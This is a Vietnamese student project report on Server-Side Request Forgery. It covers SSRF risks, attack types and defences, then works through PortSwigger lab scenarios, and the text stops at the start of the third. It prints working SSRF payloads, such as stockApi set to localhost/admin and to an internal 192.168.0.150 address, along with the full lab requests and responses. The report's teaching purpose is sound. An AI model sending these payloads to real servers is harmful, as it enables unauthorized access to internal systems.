BÁO CÁO ĐỒ ÁN

Môn học: BẢO MẬT WEB VÀ ỨNG DỤNG

Tên chủ đề:

SSRF (Server-side Request Forgegy)

GVHD: ThS. Nguyễn Công Danh

1. THÔNG TIN CHUNG:

Lớp: NT213.P12.ANTT

STT	Họ và tên	MSSV	Email
1	Hồ Vỉ Khánh	22520633	22520633@gm.uit.edu.vn
2	Lê Công Danh	22520199	22520199@gm.uit.edu.vn
3	Nguyễn Hữu Bình	22520132	22520132@gm.uit.edu.vn
4	Phạm Trường Thiên Ân	22520028	22520028@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 1	100%
2	Kịch bản 2	100%
3	Kịch bản 3	100%
4	Kịch bản 4	100%
5	Kịch bản 5	100%
6	Kịch bản 6	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc

MỤC LỤC

LỜI CẢM ƠN 3

TÓM TẮT ĐỒ ÁN 4

1. THÔNG TIN DỰ ÁN 5

1.1. Tên đề tài: 5

1.2 Thời gian thực hiện: 5

1.3 Thành viên triển khai: 5

1.4 Lí do chọn đề tài: 5

1.5 Mục tiêu nghiên cứu: 5

1.6 Phạm vi nghiên cứu: 5

2. BÁO CÁO TỔNG QUÁT 6

2.1 Tổng quan về lỗ hổng SSRF: 6

2.2 Rủi ro về lỗ hổng SSRF: 6

2.3 Nguyên nhân gây ra lỗ hổng: 7

2.4 Các loại tấn công khai thác: 8

2.5 Giảm thiểu các yêu cầu từ phía máy chủ: 9

3. BÁO CÁO CHI TIẾT 10

3.1 Kịch bản 1 10

3.2 Kịch bản 2 12

3.3 Kịch bản 3 15

3.4 Kịch bản 4 17

3.5 Kịch bản 5 20

3.6 Kịch bản 6 23

4. DEMO 25

5. KẾT LUẬN VÀ ĐÁNH GIÁ 25

TÀI LIỆU THAM KHẢO 27

LỜI CẢM ƠN

Vì trình độ nghiên cứu và thời gian thực hiện còn hạn chế, cùng với đó là sự tiếp thu kiến thức vẫn còn tồn tại một số hạn chế nhất định, do đó, trong quá trình hoàn thành đồ án chắc chắn không tránh khỏi những thiếu sót. Chúng em rất mong nhận được những góp ý từ thầy để báo cáo được hoàn thiện hơn.

Cuối cùng, chúng em xin gửi lời cảm ơn sâu sắc đến Thầy Nguyễn Công Danh đã giúp đỡ và hướng dẫn chúng em hoàn thiện đề tài này. Kính chúc thầy thật nhiều sức khỏe, hạnh phúc và thành công trên con đường giảng dạy của mình.

Chúng em xin chân thành cảm ơn!

TÓM TẮT ĐỒ ÁN

Đồ án này tập trung vào việc nghiên cứu, triển khai tấn công ứng dụng web vào lỗ hổng SSRF. Server-side Request Forgegy là một lỗ hổng bảo mật mà nó cho phép kẻ tấn công sửa đổi tham số trong yêu cầu gửi đi để khiến máy chủ thực hiện truy xuất đến một miền tùy ý mà đó có thể là các dịch vụ nằm trong nội bộ như là cơ sở dữ liệu,...

Nội dung được chia thành các thành phần chính. Đầu tiên là tổng quan về lỗ hổng SSRF, rủi ro mà lỗ hổng SSRF có thể gây ra. Tiếp theo là nguyên nhân gây ra lỗ hổng, các loại tấn công khai thác như là: Server SSRF attacks, Back-end SSRF attacks, Blind SSRF attacks. Đồng thời, cũng đề xuất một số giải pháp để hạn chế tấn công nhằm vào lỗ hổng này. Cuối cùng là mô tả chi tiết kịch bản tấn công về lỗ hổng SSRF.

Kết quả thử nghiệm cho thấy được mức độ nguy hiểm của lỗ hổng SSRF gây ra cho ứng dụng web và đề xuất một số phương pháp để ngăn chặn lỗ hổng này.

BÁO CÁO CHI TIẾT

1. THÔNG TIN DỰ ÁN

1.1. Tên đề tài:

Tìm hiểu về hỗ hổng bảo mật: SSRF (Server-side Request Forgegy).

1.2 Thời gian thực hiện:

- Thời gian bắt đầu: 01/10/2024

- Thời gian hoàn thành: 06/12/2024

1.3 Thành viên triển khai:

STT	HỌ VÀ TÊN	
1	Hồ Vỉ Khánh	Thành viên
2	Lê Công Danh	**Nhóm trưởng**
3	Nguyễn Hữu Bình	Thành viên
4	Phạm Trường Thiên Ân	Thành viên

1.4 Lí do chọn đề tài:

Trong bối cảnh công nghệ phát triển nhanh, các lỗ hổng bảo mật web như SSRF (Server-Side Request Forgery) ngày càng phổ biến và nguy hiểm. Được bổ sung vào OWASP Top 10:2021, SSRF đã trở thành một vấn đề cấp thiết cần được nghiên cứu. Với vai trò là sinh viên ngành An toàn thông tin, nhóm chọn đề tài này để hiểu rõ cơ chế hoạt động, rủi ro và biện pháp phòng chống SSRF, qua đó đóng góp vào việc nâng cao nhận thức và bảo vệ hệ thống thông tin.

1.5 Mục tiêu nghiên cứu:

- Phân tích cơ chế hoạt động và các hình thức khai thác của SSRF.

- Đánh giá rủi ro bảo mật từ lỗ hổng SSRF đối với hệ thống thông tin.

- Đề xuất giải pháp hiệu quả để ngăn chặn và giảm thiểu tác động của các cuộc tấn công SSRF.

1.6 Phạm vi nghiên cứu:

Đánh giá bảo mật các thành phần:

- Đánh giá bảo mật ứng dụng thông qua mô phỏng lỗ hổng bảo mật SSRF: https://portswigger.net/web-security/all-labs#server-side-request-forgery-ssrf
- Phương thức đánh giá: Kiểm thử xâm nhập ứng dụng web với vai trò một khách hàng truy cập vào ứng dụng, thực hiện khai thác:
    - Lỗ hổng SSRF truy cập local server và hệ thống back-end khác.
    - SSRF và bypass blacklist-based input filters.
    - SSRF và bypass white-based input filters.
    - Lỗ hổng SSRF trong open redirection (chuyển hướng).

2. BÁO CÁO TỔNG QUÁT

2.1 Tổng quan về lỗ hổng SSRF:

- Server-side Request Forgery (SSRF) – giả mạo yêu cầu phía máy chủ là một lỗ hổng bảo mật mà nó cho phép kẻ tấn công sửa đổi tham số trong yêu cầu gửi đi để khiến máy chủ thực hiện truy xuất đến một miền tùy ý mà đó có thể là các dịch vụ nằm trong nội bộ như là cơ sở dữ liệu,...

- Tấn công Server-Side Request Forgery (SSRF) liên quan đến việc kẻ tấn công lợi dụng chức năng máy chủ để truy cập hoặc sửa đổi tài nguyên. Kẻ tấn công nhắm mục tiêu vào ứng dụng hỗ trợ nhập dữ liệu từ URL hoặc cho phép chúng đọc dữ liệu từ URL. URL có thể bị thao túng, bằng cách thay thế chúng bằng URL mới hoặc bằng cách can thiệp vào quá trình duyệt đường dẫn URL.

- Thông thường, kẻ tấn công cung cấp một URL (hoặc sửa đổi URL hiện có) và mã chạy trên máy chủ sẽ đọc hoặc gửi dữ liệu đến URL đó. Kẻ tấn công có thể tận dụng URL để truy cập vào dữ liệu và dịch vụ nội bộ không được phép tiết lộ – bao gồm cơ sở dữ liệu hỗ trợ HTTP và dữ liệu cấu hình máy chủ.

- Khi kẻ tấn công đã can thiệp vào yêu cầu, máy chủ sẽ nhận được yêu cầu đó và cố gắng đọc dữ liệu vào URL đã thay đổi. Ngay cả đối với các dịch vụ không được hiển thị trực tiếp trên internet công cộng, kẻ tấn công vẫn có thể chọn một URL mục tiêu, cho phép chúng đọc dữ liệu.

2.2 Rủi ro về lỗ hổng SSRF:

Hậu quả mà SSRF gây ra có thể gây ra hoàn toàn phụ thuộc vào cấu hình của hệ thống và sự sáng tạo của kẻ tấn công. Sau đây sẽ là một số rủi ro phổ biến ở SSRF:

- Data Exposure:
  - Một trong những ví dụ phổ biến nhất về cuộc tấn công SSRF là truy cập vào thông tin xác thực của phiên bản Amazon EC2. Nếu vai trò IAM được gán cho phiên bản EC2, thông tin xác thực tạm thời có thể được truy cập bằng cách hoàn tất yêu cầu tới:
  - Mức độ thiệt hại mà kẻ tấn công có thể gây ra phụ thuộc vào mức độ truy cập được cấp cho vai trò IAM. Quyền của vai trò càng cao thì mức độ vi phạm càng lớn.
  - Đối với máy chủ ứng dụng, điều này có xu hướng chỉ ra rằng, ít nhất, kẻ tấn công sẽ có khả năng truy xuất thông tin khách hàng. Nếu cấp quá nhiều quyền cho vai trò IAM, kẻ tấn công có thể thực thi mã từ xa trên các phiên bản EC2 trong tài khoản AWS của mục tiêu.
- Reconnaissance:
  - Một biện pháp bảo mật phổ biến được sử dụng để giảm thiểu bề mặt tấn công từ các mạng bên ngoài là hạn chế sử dụng các máy chủ công khai. Các máy chủ còn lại được dành riêng cho giao tiếp nội bộ. SSRF cho phép kẻ tấn công thực hiện quét và thu thập thông tin về các mạng nội bộ. Khi kẻ tấn công đã có quyền truy cập vào máy chủ, chúng có thể sử dụng thông tin này để xâm phạm các máy chủ khác trong mạng.
- Port Scans or Cross Site Port Attack (XSPA):

- Các cuộc tấn công SSRF không phải lúc nào cũng trả lại dữ liệu cho kẻ tấn công. Tuy nhiên, thời gian phản hồi hoặc siêu dữ liệu khác có thể cho phép kẻ tấn công xác định xem yêu cầu có thành công hay không. Nếu có thể xác định được cổng và máy chủ, kẻ tấn công có thể quét cổng mạng của máy chủ ứng dụng bằng cách tận dụng siêu dữ liệu này trong Tấn công cổng chéo trang web (XSPA).
- Thời gian chờ cho kết nối mạng thường không thay đổi, bất kể máy chủ hay cổng. Do đó, kẻ tấn công có thể thử một yêu cầu mà chúng biết sẽ được lưu trữ và sử dụng điều này làm cơ sở cho thời gian phản hồi trong tương lai. Các yêu cầu thành công có xu hướng ngắn hơn đáng kể so với cơ sở này và đôi khi dài hơn nếu kết nối được thiết lập không được bảo mật bởi một trong các bên.
- Bằng cách này, kẻ tấn công có thể lấy dấu vân tay các dịch vụ đang được thực hiện trên mạng, cho phép chúng bắt đầu các cuộc tấn công buôn lậu giao thức.

- Denial of Service (DoS):
  - Lượng yêu cầu mà máy chủ nội bộ nhận được thường thấp hơn lưu lượng truy cập đến máy chủ công cộng. Do đó, chúng được cấu hình để sử dụng băng thông thấp hơn. Tội phạm mạng có thể sử dụng SSRF để làm ngập máy chủ nội bộ bằng lượng truy cập lớn nhằm chiếm dụng băng thông của chúng, dẫn đến tấn công DoS nội bộ.
  - Ngoài các cuộc tấn công phổ biến này, tội phạm mạng có thể sử dụng SSRF để thực hiện các hành động độc hại hoặc trái phép hoặc nhúng phần mềm độc hại . Các tổ chức càng có nhiều kiến thức về những rủi ro này thì chúng càng trở nên đáng báo động. Tuy nhiên, có những biện pháp bạn có thể thực hiện để ngăn chặn các cuộc tấn công này.
- Remote Code Excution (RCE):
  - Một số dịch vụ hiện đại được thiết kế để giao tiếp hoàn toàn thông qua các truy vấn HTTP. Do đó, việc kiểm soát không giới hạn URL có thể cho phép tội phạm mạng khai thác một số dịch vụ nhất định, có thể dẫn đến bất kỳ điều gì—thậm chí là thực thi mã từ xa trên máy chủ cốt lõi (một ví dụ nổi tiếng là Redis).

2.3 Nguyên nhân gây ra lỗ hổng:

Do một số tài nguyên trong một ứng dụng web cần được lấy từ bên ngoài, các yêu cầu phía máy chủ được sử dụng để tìm nạp tài nguyên và đưa nó vào ứng dụng web nhưng lại không kiểm soát chặt chẽ yêu cầu tìm nạp tài nguyên đó, cho phép kẻ tấn công có thể hoàn toàn kiểm soát yêu cầu tìm nạp tìa nguyên đến bất kì đâu ngay cả những nơi có chứa dữ liệu nhạy cảm. Trong một vài trường hợp khác, máy chủ cho phép người dùng gửi đến 1 đường dẫn url với mục đích lấy dữ liệu đầu vào do người dùng cung cấp, nhưng do không kiểm soát chặt chẽ đầu vào đó của người dùng dẫn đến những hậu quả như máy chủ bị cài backdoor, RCE,...

2.4 Các loại tấn công khai thác:

Các cuộc tấn công SSRF thường khai thác mối quan hệ tin cậy trong chính máy chủ hoặc giữa máy chủ và các hệ thống phụ trợ khác.

- Server SSRF Attacks: SSRF có thể giả mạo yêu cầu để truy xuất đến các miền khác nhau trong nội bộ hệ thống và nó bao gồm luôn cả chính máy chủ của nó.

Trong một cuộc tấn công Server SSRF, kẻ tấn công khai thác một quy trình trong đó trình duyệt hoặc hệ thống máy khách khác truy cập trực tiếp vào URL trên máy chủ. Kẻ tấn công sẽ thay thế URL gốc bằng một URL khác, thường sử dụng IP 127.0.0.1 hoặc tên máy chủ "localhost", trỏ đến hệ thống tệp cục bộ trên máy chủ. Dưới tên máy chủ này, kẻ tấn công tìm thấy một đường dẫn tệp dẫn đến dữ liệu nhạy cảm .

Ví dụ, trên một trang web thời tiết, ứng dụng web sẽ truy vấn máy chủ của mình để hiển thị dự báo thời tiết hiện tại. Nó có thể thực hiện việc này bằng cách sử dụng REST API, truyền URL có yêu cầu API từ trình duyệt của người dùng đến máy chủ. Yêu cầu có thể trông như thế này:

```
POST /meteorology/forecasts HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
weatherApi=http://data.weatherapp.com:8080/meterology/forecasts/check%3Fc
urrentDateTime%3D6%26cityId%3D1
Kẻ tấn công có thể thay đổi điều này thành như sau:
weatherApi=http://localhost/admin
```

Điều này sẽ khiến máy chủ hiển thị nội dung của thư mục /admin cho kẻ tấn công. Vì yêu cầu được thực hiện trong hệ thống tệp của máy chủ nên nó bỏ qua các biện pháp kiểm soát truy cập thông thường và tiết lộ thông tin ngay cả khi kẻ tấn công không được ủy quyền.

- Back-End SSRF attacks: tương tự như trên nhưng lần này hacker tấn công vào một miền nằm trong sự kiểm soát của máy chủ, khó khăn hơn với việc cần phải tìm chính xác được địa chỉ của miền mà muốn tấn công vào.

Một biến thể khác của SSRF là khi máy chủ có mối quan hệ đáng tin cậy với một thành phần phụ trợ. Nếu khi máy chủ kết nối với thành phần đó, nó có toàn quyền truy cập, kẻ tấn công có thể tạo yêu cầu giả mạo và truy cập vào dữ liệu nhạy cảm hoặc thực hiện các hoạt động trái phép. Các thành phần phụ trợ thường có bảo mật yếu vì chúng được coi là được bảo vệ bên trong chu vi mạng.

Tiếp tục ví dụ trước, kẻ tấn công có thể thay thế lệnh gọi API bằng:

```
weatherApi=http://192.168.12.5/admin
```

Nếu máy chủ kết nối với một thành phần phụ trợ trên địa chỉ IP 192.168.12.5 và được phép truy cập vào thư mục /admin trên hệ thống tệp của thành phần đó, kẻ tấn công cũng có thể truy cập và xem nội dung của thư mục đó.

- SSRF Blind: tương tự, kẻ tấn công gửi yêu cầu giả mạo và phía máy chủ thực thi nó nhưng thay vì trả lại kết quả như bình thường thì nó lại không trả về bất cứ thứ gì, nhưng pay-load của chúng ta vẫn được thực hiện ở trong back-end. Để nhận biết được một lỗ hổng SSRF Blind, thông thường chúng ta sẽ sử dụng kĩ thuật out-of-band(khi phản hồi trực tiếp từ ứng dụng không cung cấp thông tin rõ ràng cho kẻ tấn công. Thay vào đó kẻ tấn công khai thác một kênh phụ để nhận biết hành động của máy chủ).
  - Kẻ tấn công gửi yêu cầu: Dẫn máy chủ đến một URL do kẻ tấn công kiểm soát, thường sử dụng giao thức HTTP, DNS, hoặc các kênh khác.
  - Kênh phụ nhận tín hiệu: Kẻ tấn công theo dõi các yêu cầu từ máy chủ mục tiêu đến server out-of-band (như server DNS hoặc HTTP của họ).
  - Xác nhận khai thác: Dựa vào log từ server out-of-band, kẻ tấn công xác minh hành động.

2.5 Giảm thiểu các yêu cầu giả mạo từ phía máy chủ:

Người ta thường áp dụng các biểu thức chính quy và danh sách đen đơn giản cho dữ liệu đầu vào của người dùng để giảm thiểu SSRF và các cuộc tấn công tương tự. Tuy nhiên, nói chung, danh sách đen là một phương pháp kiểm soát bảo mật không hiệu quả. Kẻ tấn công có thể dễ dàng tìm ra cách để vượt qua chúng. Ví dụ, attacker có thể sử dụng wildcard DNS service, chuyển tiếp HTTP hoặc mã hóa thay thế IP.

Whitelists and DNS Resolution:

- Một cách tiếp cận vững chắc để tránh SSRF là đưa các địa chỉ IP hoặc tên DNS mà ứng dụng của bạn yêu cầu quyền truy cập vào whitelist. Chỉ khi cách tiếp cận whitelist không phù hợp, chúng ta mới nên sử dụng blacklist. Điều cần thiết là chúng ta phải cho phép người dùng nhập dữ liệu một cách hiệu quả. Ví dụ, không cho phép yêu cầu đến các địa chỉ IP riêng tư (không thể định tuyến).
- Trong trường hợp blacklist, chiến lược giảm thiểu phù hợp sẽ khác nhau tùy theo ứng dụng. Do đó, không có giải pháp chung nào cho SSRF vì nó phụ thuộc rất nhiều vào nhu cầu của tổ chức và chức năng của ứng dụng.

Xử lý phản hồi:

- Để ngăn chặn thông tin phản hồi đến tay kẻ tấn công, bạn phải đảm bảo rằng phản hồi nhận được tuân thủ theo những gì được dự đoán. Không được chuyển nội dung phản hồi thô nhận được từ yêu cầu do máy chủ khởi tạo cho máy khách.

Vô hiệu hóa các lược đồ URL không sử dụng:

- Nếu ứng dụng của chúng ta chỉ dựa vào HTTPS hoặc HTTP để khởi tạo yêu cầu, hãy chỉ cho phép các lược đồ URL này. Bằng cách vô hiệu hóa các lược đồ URL không sử dụng, chúng ta từ chối khả năng kẻ tấn công sử dụng ứng dụng để thực hiện yêu cầu thông qua các lược đồ có khả năng gây hại, bao gồm dict://, file:/// và gopher://.

Xác thực trên dịch vụ nội bộ:

- Các dịch vụ như Redis, MongoDB, Elasticsearch và Memcached không yêu cầu xác minh theo mặc định. Tội phạm mạng có thể truy cập vào một số dịch vụ nhất định mà không cần xác minh, bằng cách sử dụng lỗ hổng SSRF. Do đó, để thực thi bảo mật ứng dụng web, bạn nên cho phép xác minh bất cứ khi nào có thể, bao gồm cả đối với các dịch vụ mạng cục bộ.

3. BÁO CÁO CHI TIẾT

3.1 Kịch bản 1

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
MÔ TẢ	Ứng dụng không kiểm soát giá trị của tham số stockAPI, và không có cơ chế phòng vệ nào nên kẻ tấn công có thể lạm dụng tham số này để truy cập vào mạng nội bộ.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Kiểm tra các thông tin phản hồi cho người dùng: Thay vì trực tiếp phản hồi các thông tin yêu cầu từ người dùng, chúng ta nên có thêm các bước kiểm tra tính hợp lệ của thông tin, nguồn thông tin và nội dung thông tin. Thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích. Áp dụng kết hợp các biện pháp ngăn chặn lỗ hổng SSRF như blacklist-based, whitelist-based, block IP có dấu hiệu lạ,...		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery		
CHI TIẾT LỖ HỔNG			

CHỨC NĂNG	Kiểm tra hàng tồn kho
LIÊN KẾT ẢNH HƯỞNG	https://0ae0004b0408113f8332ce8e00a6008c.web-security-academy.net/product/stock
THAM SỐ	stockAPI
ĐIỀU KIỆN	Anonymous

REQUEST

POST /product/stock HTTP/2

Host: 0ae0004b0408113f8332ce8e00a6008c.web-security-academy.net

Cookie: session=RVT6kuMP2cTfbZBCaZkJZDYjfro1m6K8

Content-Length: 31

Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"

Sec-Ch-Ua-Platform: "Windows"

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: https://0ae0004b0408113f8332ce8e00a6008c.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0ae0004b0408113f8332ce8e00a6008c.web-security-academy.net/product?productId=1

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=1, i


stockApi=http://localhost/admin

RESPONSE

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

Cache-Control: no-cache

Set-Cookie: session=I4iONnYtSO3P6la1YQwMakzkd2gBpOt0; Secure; HttpOnly; SameSite=None X-Frame-Options: SAMEORIGIN Content-Length: 3070
ẢNH KHAI THÁC Thay đổi giá trị tham số stockAPI thành localhost để truy cập mạng nội bộ: 

3.2 Kịch bản 2

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
MÔ TẢ	Ứng dụng không kiểm soát giá trị của tham số stockAPI, và không có cơ chế phòng vệ nào nên kẻ tấn công có thể lạm dụng tham số này để brute-force địa chỉ IP của mạng nội bộ.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Kiểm tra các thông tin phản hồi cho người dùng: Thay vì trực tiếp phản hồi các thông tin yêu cầu từ người dùng, chúng ta nên có thêm các bước kiểm tra tính hợp lệ của thông tin, nguồn thông tin và nội dung thông tin. Thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích.		

	Áp dụng kết hợp các biện pháp ngăn chặn lỗ hổng SSRF như blacklist-based, whitelist-based, block IP có dấu hiệu lạ,...
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery
CHI TIẾT LỖ HỔNG	
CHỨC NĂNG	Kiểm tra hàng tồn kho
LIÊN KẾT ẢNH HƯỞNG	https://0a76000a03398fbb85232bdb00be0076.web-security-academy.net/product/stock
THAM SỐ	stockAPI
ĐIỀU KIỆN	Anonymous

REQUEST

POST /product/stock HTTP/2

Host: 0a76000a03398fbb85232bdb00be0076.web-security-academy.net

Cookie: session=Yg3LWOSSMIf40kXSzoE79hhlrCXByHy6

Content-Length: 40

Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"

Sec-Ch-Ua-Platform: "Windows"

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: https://0a76000a03398fbb85232bdb00be0076.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0a76000a03398fbb85232bdb00be0076.web-security-academy.net/product?productId=1

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Priority: u=1, i

stockApi=http://192.168.0.150:8080/admin

RESPONSE

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8


Cache-Control: no-cache


X-Frame-Options: SAMEORIGIN

Content-Length: 3141

ẢNH KHAI THÁC

Brute-force địa chỉ IP mạng nội bộ và sử dụng địa chỉ này để truy cập mạng nội bộ:





3.3 Kịch bản 3

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
